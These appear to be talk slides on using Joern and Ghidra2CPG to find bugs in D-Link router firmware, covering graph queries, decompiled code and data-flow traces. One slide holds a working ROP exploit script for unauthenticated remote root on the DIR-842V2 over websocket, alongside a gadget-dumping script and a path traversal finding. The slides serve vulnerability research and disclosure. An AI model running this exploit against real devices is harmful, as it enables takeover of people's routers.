ShiftLeft

Ghidra2CPG: From Graph Queries to Vulnerabilities in Binary Code

claudiu, fabs, niko

This talk

- Our day job is developing approaches for automated vulnerability discovery at ShiftLeft Inc.
- We started taking apart consumer-grade routers as a hobby project
- Turned out to be a great opportunity to test out some of our open-source tooling
- Today, we speak about our approach and our results

@ursachec

@fabsx00

@0x4D5A

Joern - The Bug Hunter's Workbench (open source)

- Started off as a research platform for robust code analysis in 2013
- Today: an interactive programming shell for vulnerability discovery based on Scala
- Allows analyzing large code bases written in C, C++, Java, Javascript, JVM Bytecode, LLVM Bitcode, ...
- Query collections can be used for fully automated, application-specific code scanning

Scala

Works well on source code

- Idea is to encode such patterns once and then scan code for it automatically
- Scanned VLC in 2014 => CVE-2014-9625 - “Buffer overflow in automatic updater”
- Scanned VLC in 2020 => VideoLan-SB-VLC-3013 - “Buffer overflow in automatic updater”

malloc-memcpy-int-overflow

Dangerous copy-operation into heap-allocated buffer

-


CPGQL Query:

```
({val src =
  cpg.method(".*malloc$").callIn.where(_.argument(1).arithmetics).l

cpg.method("(?i)memcpy").callIn.l.filter { memcpyCall =>
  memcpyCall
    .argument(1)
    .reachableBy(src)
    .where(_.inAssignment.target.codeExact(memcpyCall.argument(1).code))
    .whereNot(_.argument(1).codeExact(memcpyCall.argument(3).code))
    .hasNext
}}).l
```

author: @fabsx00

tags: integers,default



Second try

- In 2016, an initial version of joern for binary (“bjoern”) was released based on r2
- The experience was not comparable with that for source-based querying
- Main learnings:
  - Approaches that work well for source are not trivial to adapt to binary - lots of information must first be recovered or approximated
  - Best way to learn fast what works and what doesn’t is to use the tool for a real audit during the development phase

Source code - single call sites are already valuable

- In source code, single statements (containing complex expressions) can already be highly indicative of vulnerabilities
- Examples:
  - strncpy(dst, src, strlen(src)) <= indicative of a buffer overflow
  - pixels = malloc(width * height) <= indicative of an integer overflow
  - int len = strlen(str); <= indicative of an integer truncation
- Syntax trees are sufficient to describe such candidate points and with additional interprocedural taint analysis, we can narrow in well on vulnerabilities

Binary: call sites are pretty useless

- In binary, you already need taint analysis to obtain similar information at a call site
- “strncpy is called and the arguments are a1, a2, and a3” <- thanks, Sherlock
- Reconstructing arguments at call sites seems crucial

```
_move       s3,a3
lw          gp,local_128(sp)
move        a2,s5
move        a1,s4
lw          t9,-0x7c30(gp)=>-><EXTERNAL>::strncpy        = 00420530
jalr        t9=><EXTERNAL>::strncpy                      char * strncpy(char * __dest, ch...
_move       a0,s0
```

Variables vs memory locations/registers

- In source code, you can deal with variables and structured types
- In binary, all you see are memory locations and registers
- Memory locations are often dynamically calculated
- Recovery of some sort of “abstract location” is key

  (see “Analyzing memory accesses in x86 executables” by Balakrishnan and Reps)

```
strncpy(acStack288,param_2,param_3);
```

Ghidra

```
strncpy(acStack312,pcVar4,0x7f);
```

- Between 2016 and today, Ghidra was open-sourced and this dramatically changes the game for open-source code analysis
- Ghidra's disassembler is alright, it's decompiler is outstanding
- A good decompiler performs many of the "recovery" steps that we were missing in the original version of bjoern:
  - Approximation of local variables and parameters
  - Intra-procedural recovery of arguments at call sites across platforms
  - Recovery of control structures (conditional statements and loops)

Idea

Making the disassembly available for querying is useful, but why don't we also pass the decompiled code to our robust C parser for analysis and benefit from the analysis we have available for C? Let's use that as a baseline and start introducing more of our own analysis on top of the disassembly as it becomes necessary.

Ghidra2cpg


- Joern frontend that imports Ghidra disassemblies into Joern initiated by Niko
- Goal: Joern but for code that we are not supposed to analyze =>
  polynomial-time interprocedural data flow analysis for binary as a key feature
- More and more steps taken these days to include information from the decompiler
- Still under (open) development - this project is its first larger test drive


AC1200 WiFi Gigabit Router

DIR-842V2

Product Status (Revision A1): Live

- AC1200 Wave 2 up to 1,200 Mbps
- Dual-Band with MU-MIMO
- WPA3 security
- Multiple operational modes
- Wi-Fi Protected Setup





```
$ sudo screen /dev/ttyUSB0 115200
// ...boot process output trimmed
root@dlinkrouter:~#

// find home dir for web content
root@dlinkrouter:~# grep home /etc/config/uhttpd
      option home '/www'

// find exposed HTTP routes
root@dlinkrouter:~# grep alias /etc/config/uhttpd
      list alias '/HNAP1=/cgi-bin/HNAP1'
      list alias '/dlcfg.cgi=/cgi-bin/HNAP1'
      list alias '/dlquickvpnsettings.cgi=/cgi-bin/HNAP1'
      list alias '/hnap=/cgi-bin/HNAP1'
      list alias '/MTFWU=/cgi-bin/MTFWU'

// find the binaries serving HTTP
root@dlinkrouter:~# ls -al /www/cgi-bin | grep -E 'HNAP1|MTFWU'
lrwxrwxrwx    1 root     root            14 Aug 18  2020 HNAP1 -> /usr/sbin/hnap
lrwxrwxrwx    1 root     root            15 Aug 18  2020 MTFWU -> /usr/sbin/mtfwu

// count how often the binaries are invoked in the web interface
root@dlinkrouter:~# grep HNAP1 -r -l /www | wc -l
174
root@dlinkrouter:~# grep MTFWU -r -l /www | wc -l
1
```

Attack surface

- **Mtfwu (DLink DIR-X1860):**
  - Uses libc functions for string handling, file operations and memory allocation
  - No HTTP library in use => old-school CGI program that receives HTTP parameters via `getenv`
- **Anweb (DLink DIR-842V2):**
  - Uses libc functions for string handling, file operations and memory allocation
  - Uses the “mongoose” HTTP library for HTTP communication
  - Extensive use of JSON via “jansson” library
  - Uses a DLink RPC library called “d_jrpcapi”

AC1200 WiFi Gigabit Router

DIR-842V2

Product Status (Revision A1): Live

- AC1200 Wave 2 up to 1,200 Mbps
- Dual-Band with MU-MIMO
- WPA3 security
- Multiple operational modes
- Wi-Fi Protected Setup

Anweb: list HTTP-related functions

- Functions of the mongoose HTTP library all have the prefix “mg_”
- We can dump all functions used by matching on “mg_.*”
- We can also dump decompiler output of all functions that call at least one mongoose function

```
joern> cpg.call("mg_.*").name.dedup.l
res13: List[String] = List(
  "mg_start",
  "mg_set_request_handler",
  "mg_stop",
  "mg_get_request_info",
  "mg_printf",
  "mg_send_file",
  "mg_get_header",
  "mg_url_encode",
  "mg_strncasecmp",
  "mg_read",
  "mg_write",
  "mg_get_var",
  "mg_md5",
  "mg_get_cookie"
)
```

```
joern> cpg.method.where(_.call("mg_.*")).dumpRaw |> "/tmp/mgdump.c"
```

Marking attack surface

- We can mark all internal functions that call mongoose functions or are called by functions that call mongoose functions

```
joern> cpg.call("mg_.*").method
           .repeat(_.callee.internal)(_.emit.times(10))
           .newTagNode("attacksurface").store
joern> commit
```

Simple is good - buffer overflow query on binary

```
// Calls to strncpy/memcpy into stack buffer with variable amount in
methods // that are part of the attack surface

cpg.call("strncpy|memcpy")
    .whereNot(_.argument(3).isLiteral)
    .where(_.argument(1).code(".*Stack.*"))
    .where(_.method.tag.name("attack_surface"))
```

Ability to inspect arguments like that rests on intra-procedural def-use chains

Same query as for source code, minus the ".*Stack.*" artifact we are making use of

Stack-based buffer overflow in `websocket_data_handler`

```
iVar1 = memcmp(param_3,"init ",5);
if (iVar1 == 0) {
  __nptr = (char *)memcpy(auStack168,(void *)((int)param_3 + 5),param_4 - 5);
  __nptr[param_4 - 5] = '\0';
  uVar2 = strtoul(__nptr,local_28,10);
  piVar4[1] = uVar2;
  if (((uVar2 != 0) && (local_28[0] != (char *)0x0)) && (*local_28[0] == '\0')) {
    *piVar4 = 2;
  }
  pthread_mutex_unlock((pthread_mutex_t *)&DAT_00435648);
  return 1;
}
```

- param2 turns out to be a websocket message while param3 is its amount
- Exploitable for remote code execution

Stack-based buffer overflow in callee of websocket_data_handler

```
void action_handler(int param_1,char *param_2,size_t param_3,code *param_4)

{
  int iVar1;
  int iVar2;
  char *pcVar3;
  size_t sVar4;
  char *pcVar5;
  int iVar6;
  undefined4 uVar7;
  code *pcVar8;
  char acStack288 [260];

  uVar7 = *(undefined4 *)(param_1 + 8);
  memset(acStack288,0,0x100);
  strncpy(acStack288,param_2,param_3);
```

- Exploitable for remote code execution

Gadgets

- Base image is located at a fixed address, so we can make use of its code to craft a stable exploit => we'd like a way to automatically extract gadgets
- Quick&dirty joern script to dump gadgets up to length 5 to a file

```
def instrBefore(x : CfgNode, n: Int) =
    x.cfgPrev(n).l.reverse.map(y => y.address.get + ": " + y.code)

cpg.ret.map(x => instrBefore(x, 5).mkString("|\t") + "\n").l |> "/tmp/gadgets.txt"
```

joern > script("binary/gadget.sc")

Unauthenticated remote root exploit for DLink DIR 84V2

- anweb process runs as root
- The vulnerability is in the websocket authentication, *before* authentication has been carried out!
- Firmware version is 1.0.3 (latest)
- We have started writing exploits in Scala on the Joern shell to see which primitives are required to support exploit writing

```
import cask.util.Logger.Console._
import castor.Context.Simple.global
import $ivy.`org.scodec::scodec-core:1.11.9`
import scodec.bits.{ByteVector => b, _}

def h(x : String) : b = b.fromHex(x).getOrElse(b.fromHex("ff").get)
def s(x : String) : b = b(x.map(_.toByte))
def le(x : String) : String = x.grouped(2).toList.reverse.mkString("")

@main def exec() = {

// gadget1 (fixGp)    : _lw gp,local_10(sp), ..., lw ra,local_4(sp), jr ra
// gadget2 (placea0) : move a0,s0, ..., lw ra,local_4(sp), jr ra
// gadget3 (placeR)  : lw a1, -0x7fd4(gp), jalr <popen>

val init     =  s("init ")
val filling1 =  h("41414141"*41)
val fixGp    =  h(le("00419be4"))
val gp       =  h(le("0043ccf0")*5)
val placea0  =  h(le("0040a570")*7)
val cmd = s("echo 0wned>/tmp/lal") ++ h("00")
val filling2 =  h("42424242"*36)
val placeR   =  h(le("0041e674")*300)

val payload = init ++ filling1 ++ fixGp ++ gp ++ placea0 ++ cmd ++ filling2 ++ placeR

val ws = cask.util.WsClient.connect("ws://192.168.1.111/websocket")
    { case cask.Ws.Text(x) =>  }
ws.send(cask.Ws.Binary(payload.toArray))
}
```

Interprocedural data-flow tracking

- Loading information from ghidra into joern means that we can make use of its polynomial time interprocedural data-flow tracker to find flows across functions
- Let’s look for path traversals:
- ```
  joern> cpg.call("fopen.*")
              .argument(1).whereNot(_.isLiteral)
              .reachableByFlows(cpg.call("strcat"))
               .where(_.method.tag.name("attack_surface"))
  ```
  ```

Returns two path traversals

```
"""
  -------------------------------------------------------------------------------------------------------------------------------------------------------------
 tracked                                                                    | lineNumber| method            | file                 |
============================================================================================================================================================|
 strcat(param_2,param_1)                                                    | 2652        | get_full_path     | /tmp/anweb/anweb.c |
 char*                                                                      | 2644        | get_full_path     | /tmp/anweb/anweb.c |
 get_full_path(auStack1056,auStack1568)                                     | 2756        | concat_end_point | /tmp/anweb/anweb.c |
 (char *)get_full_path(auStack1056,auStack1568)                             | 2756        | concat_end_point | /tmp/anweb/anweb.c |
 pcVar3 = (char *)get_full_path(auStack1056,auStack1568)                    | 2756        | concat_end_point | /tmp/anweb/anweb.c |
 fopen64(pcVar3,"r")                                                        | 2757        | concat_end_point | /tmp/anweb/anweb.c |
 fopen64(pcVar3,"r")                                                        | 2757        | concat_end_point | /tmp/anweb/anweb.c |
 __stream = fopen64(pcVar3,"r")                                             | 2757        | concat_end_point | /tmp/anweb/anweb.c |
 __stream != (FILE *)0x0                                                    | 2758        | concat_end_point | /tmp/anweb/anweb.c |
 fgets(pcVar3,0x200,__stream)                                               | 2764        | concat_end_point | /tmp/anweb/anweb.c |
 strlen(pcVar3)                                                             | 2765        | concat_end_point | /tmp/anweb/anweb.c |
 write_from_file(param_1,pcVar3,acStack544)                                 | 2769        | concat_end_point | /tmp/anweb/anweb.c |
 write_from_file(undefined4 param_1, undefined4 param_2, char *param_3) | 2662        | write_from_file   | /tmp/anweb/anweb.c |
 get_full_path(param_2,acStack704)                                          | 2673        | write_from_file   | /tmp/anweb/anweb.c |
 fopen64(acStack704,"r")                                                    | 2676        | write_from_file   | /tmp/anweb/anweb.c |
""
 ,
 """
  --------------------------------------------------------------------------------------------------------------------------------
 tracked                                                    | lineNumber| method            | file                 |
=============================================================================================================================|
 strcat(param_2,param_1)                                    | 2652        | get_full_path     | /tmp/anweb/anweb.c |
 char*                                                      | 2644        | get_full_path     | /tmp/anweb/anweb.c |
 get_full_path(auStack1056,auStack1568)                     | 2756        | concat_end_point | /tmp/anweb/anweb.c |
 (char *)get_full_path(auStack1056,auStack1568)             | 2756        | concat_end_point | /tmp/anweb/anweb.c |
 pcVar3 = (char *)get_full_path(auStack1056,auStack1568) | 2756        | concat_end_point | /tmp/anweb/anweb.c |
 fopen64(pcVar3,"r")                                        | 2757        | concat_end_point | /tmp/anweb/anweb.c |
""
```

https://

concat_end_point and get_full_path

```
iVar1 = mg_get_request_info();
pcVar4 = *(char **)(iVar1 + 0xc);
pcVar3 = pcVar4;
if (pcVar4 == (char *)0x0) {
  pcVar3 = "";
}
sVar2 = strlen(pcVar3);
iVar1 = mg_get_var(pcVar4,sVar2,"type",acStack544,0x200);
if (0 < iVar1) {
  iVar1 = mg_get_var(pcVar4,sVar2,&DAT_004216dc,auStack1056,0x200);
  if ((0 < iVar1) &&
     ((iVar1 = strcmp(acStack544,"css"), iVar1 == 0 ||
      (iVar1 = strcmp(acStack544,"js"), iVar1 == 0)))) {
    pcVar3 = (char *)get_full_path(auStack1056,auStack1568);
    __stream = fopen64(pcVar3,"r");
    if (__stream != (FILE *)0x0) {
      mg_printf(param_1,"HTTP/1.1 200 OK\r\n");
      pcVar3 = acStack2081 + 1;
      mg_printf(param_1,"Transfer-Encoding: chunked\r\n");
      set_content_type(param_1,acStack544);
      mg_printf(param_1,"\r\n");
      while (pcVar4 = fgets(pcVar3,0x200,__stream), pcVar4 != (char *)0x0) {
        sVar2 = strlen(pcVar3);
        if (pcVar3[sVar2 - 1] == '\n') {
          pcVar3[sVar2 - 1] = '\0';
        }
        write_from_file(param_1,pcVar3,acStack544);
      }
```

```
joern> cpg.method("get_full_path").dump
res12: List[String] = List(
  """char * get_full_path(char *param_1,char *param_2) /* <=== */

{
  size_t sVar1;


  sVar1 = strlen(param_1);
  if (sVar1 + 0xb < 0x200) {
    strcpy(param_2,"/srv/anweb/");
    strcat(param_2,param_1);
  }
  else {
    param_2 = (char *)0x0;
  }
  return param_2;
}
"""
)
```

